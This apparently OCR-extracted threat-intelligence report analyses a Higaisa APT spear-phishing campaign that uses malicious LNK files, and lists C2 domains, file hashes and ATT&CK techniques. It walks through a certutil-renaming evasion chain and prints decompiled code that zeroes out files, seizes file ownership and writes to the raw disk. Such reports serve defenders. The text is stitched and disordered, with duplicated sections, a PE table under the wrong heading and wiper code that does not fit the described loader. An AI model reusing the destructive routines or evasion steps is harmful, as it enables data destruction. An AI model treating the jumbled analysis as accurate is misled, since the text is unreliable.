
C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-


- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.

- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
first_file = FindFirstFileA(v23, &file_data);
v13 = first_file;
if ( first_file != -1 )
{
  do
  {
    if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
    {
      if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
        && (file_data.dwFileAttributes & 2) == 0
        && (file_data.dwFileAttributes & 4) == 0 )
      {
        append_string(v18, dir_name, v9);
        append_string(file_name, v18, file_data.cFileName);
        grant_permission(file_name);
        wipe_files_in_dir(file_name);
      }
    }
    else
    {
      append_string(v18, dir_name, v9);
      append_string(file_name, v18, file_data.cFileName);
      if ( grant_permission(file_name) )
      {
        hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
        if ( hFile != -1 )
        {
          max_size = GetFileSize(hFile, 0);
          if ( max_size > 0xA00000 )          // 10 Mb Max
            max_size = 0xA00000;
          v3 = 0;
          null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
          clear_buffer(null_buf, max_size);
          SetFilePointer(hFile, 0, 0, 0);
          WriteFile(hFile, null_buf, max_size, &v3, 0);
          LocalFree(null_buf);
          CloseHandle(hFile);
        }
      }
    }
  }
  while ( FindNextFileA(v13, &file_data) );
  return FindClose(v13);
}
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:

